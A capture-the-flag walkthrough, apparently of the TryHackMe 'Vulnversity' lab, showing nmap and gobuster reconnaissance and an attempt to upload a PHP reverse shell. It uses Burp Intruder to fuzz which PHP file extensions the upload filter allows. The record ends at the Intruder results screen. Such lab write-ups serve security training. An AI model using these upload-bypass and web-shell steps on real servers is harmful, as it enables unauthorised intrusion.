Vulnversity

Learn about active recon, web app attacks and privilege escalation.


Task 2 Reconnaissance

Scan the box; how many ports are open?

Answer: 6

- ➔ I scanned the target machine using nmap


Command: nmap -A 10.10.206.46



```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
|   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
|_  256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
|_http-server-header: squid/3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Vuln University
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

What version of the squid proxy is running on the machine?

Answer: 3.5.12




```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
|   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
|_  256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
|_http-server-header: squid/3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Vuln University
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

How many ports will Nmap scan if the flag -p-400 was used?

Answer: 400

What is the most likely operating system this machine is running?


Answer: Ubuntu



```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
|   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
|_  256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
|_http-server-header: squid/3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Vuln University
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

What port is the web server running on?

Answer: 3333



```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
|   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
|_  256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
|_http-server-header: squid/3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Vuln University
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

What is the flag for enabling verbose mode using Nmap?


Answer: -v

Task 3 Locating directories using Gobuster

What is the directory that has an upload form page?


Answer: /internal/

- ➔ I visited the webpage



- ➔ I used gobuster to enumerate the directory


Command: gobuster dir -u http://10.10.43.76:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt




```
root@ip-10-10-194-134:~# gobuster dir -u http://10.10.43.76:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.43.76:3333
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2024/05/02 21:21:45 Starting gobuster
===============================================================
/images (Status: 301)
/css (Status: 301)
/js (Status: 301)
/internal (Status: 301)
===============================================================
2024/05/02 21:21:58 Finished
===============================================================
root@ip-10-10-194-134:~#
```

- ➔ I found an /internal directory and had to further enumerate where I got the /internal/uploads directory.

Command: gobuster dir -u http://10.10.43.76:3333/internal -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt



```
root@ip-10-10-194-134:~#
root@ip-10-10-194-134:~# gobuster dir -u http://10.10.43.76:3333/internal -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.43.76:3333/internal
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2024/05/02 21:29:58 Starting gobuster
===============================================================
/uploads (Status: 301)
/css (Status: 301)
===============================================================
2024/05/02 21:30:11 Finished
===============================================================
root@ip-10-10-194-134:~#
```



10.10.43.76:3333/internal/

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Upload

Task 4 Compromise the Webserver


What common file type you'd want to upload to exploit the server is blocked? Try a couple to find out.

Answer: .php

- ➔ I located the position of my PHP file that contains a reverse shell payload in my local system

Command: locate shell.php


- ➔ Note: i will be using that from seclists



cyvally@Cyvally: ~/Downloads ×
cyvally@Cyvally: ~/Downloads ×
cyvally@Cyvally: ~/Downloads ×

```
┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ locate shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/php/shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/shell.php
/usr/share/seclists/Web-Shells/PHP/another-obfuscated-phpshell.php
/usr/share/seclists/Web-Shells/PHP/obfuscated-phpshell.php
/usr/share/seclists/Web-Shells/WordPress/plugin-shell.php
/usr/share/seclists/Web-Shells/laudanum-1.0/php/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-1.0/php/shell.php
/usr/share/seclists/Web-Shells/laudanum-1.0/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-1.0/wordpress/templates/shell.php
/usr/share/webshells/php/php-reverse-shell.php
/usr/share/webshells/php/findsocket/php-findsock-shell.php
```


- ➔ Back to the upload page, i uploaded it and found that the extension(.php) isn't allowed



Extension not allowed

- ➔ We will fuzz the upload form to identify which extensions are not blocked.
- ➔ To do this, we're going to use BurpSuite. If you need clarification on what BurpSuite is or how to set it up, please complete our BurpSuite module first.
- ➔ I made a wordlist with the following extensions:
- .php
- .php3
- .php4
- .php5
- .phtml


Command: echo ".php



```
┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ echo ".php
dquote> .php3
dquote> .php4
dquote> .php5
dquote> .phtml" > phpext.txt

┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ cat phpext.txt
.php
.php3
.php4
.php5
.phtml
```


- ➔ Now make sure BurpSuite is configured to intercept all your browser traffic. Upload a file; once this request is captured, send it to the Intruder.
- ➔ Click on "Payloads" and select the "Sniper" attack type.
- ➔ Click the "Positions" tab now, find the filename and "Add §" to the extension. It should look like so:

- ➔ I uploaded the php file again, but this time, the burp suite intercept is on



```
POST /internal/index.php HTTP/1.1
Host: 10.10.206.46:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------238910243733498342073414681544
Content-Length: 5848
Origin: http://10.10.206.46:3333
Connection: close
Referer: http://10.10.206.46:3333/internal/index.php
Upgrade-Insecure-Requests: 1

-----------------------------238910243733498342073414681544
Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php"
Content-Type: application/x-php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
```

- ➔ Then i sent it to the intruder


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
1 × 2 × +
Positions Payloads Resource pool Settings
Start attack
Add § Clear § Auto § Refresh
Search
Clear
Event log (1) All issues

Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.206.46:3333

☑ Update Host header to match target

```
POST /internal/index.php HTTP/1.1
Host: 10.10.206.46:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------238910243733498342073414681544
Content-Length: 5848
Origin: http://10.10.206.46:3333
Connection: close
Referer: http://10.10.206.46:3333/internal/index.php
Upgrade-Insecure-Requests: 1
```


0 highlights

0 payload positions

Length: 6420

Memory: 95.6MB

- ➔ I Clicked the "Positions" tab, navigated to the Payload tab and loaded the .php wordlist created and started the attack.
- ➔ **Note: make sure you click the Add$ button to specify your payload position**


Positions Payloads Resource pool Settings
Start attack
Add § Clear § Auto § Refresh
Search
Clear
Event log (1) All issues

Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.206.46:3333

☑ Update Host header to match target

```
Content-Type: multipart/form-data; boundary=---------------------------238910243733498342073414681544
Content-Length: 5848
Origin: http://10.10.206.46:3333
Connection: close
Referer: http://10.10.206.46:3333/internal/index.php
Upgrade-Insecure-Requests: 1

-----------------------------238910243733498342073414681544
Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php§"
Content-Type: application/x-php

<?php
```


notice where the attack position is located

1 highlight

1 payload position

Length: 6421

Memory: 103.5MB


Attack Save Columns
Results Positions Payloads Resource pool Settings
Filter: Showing all items

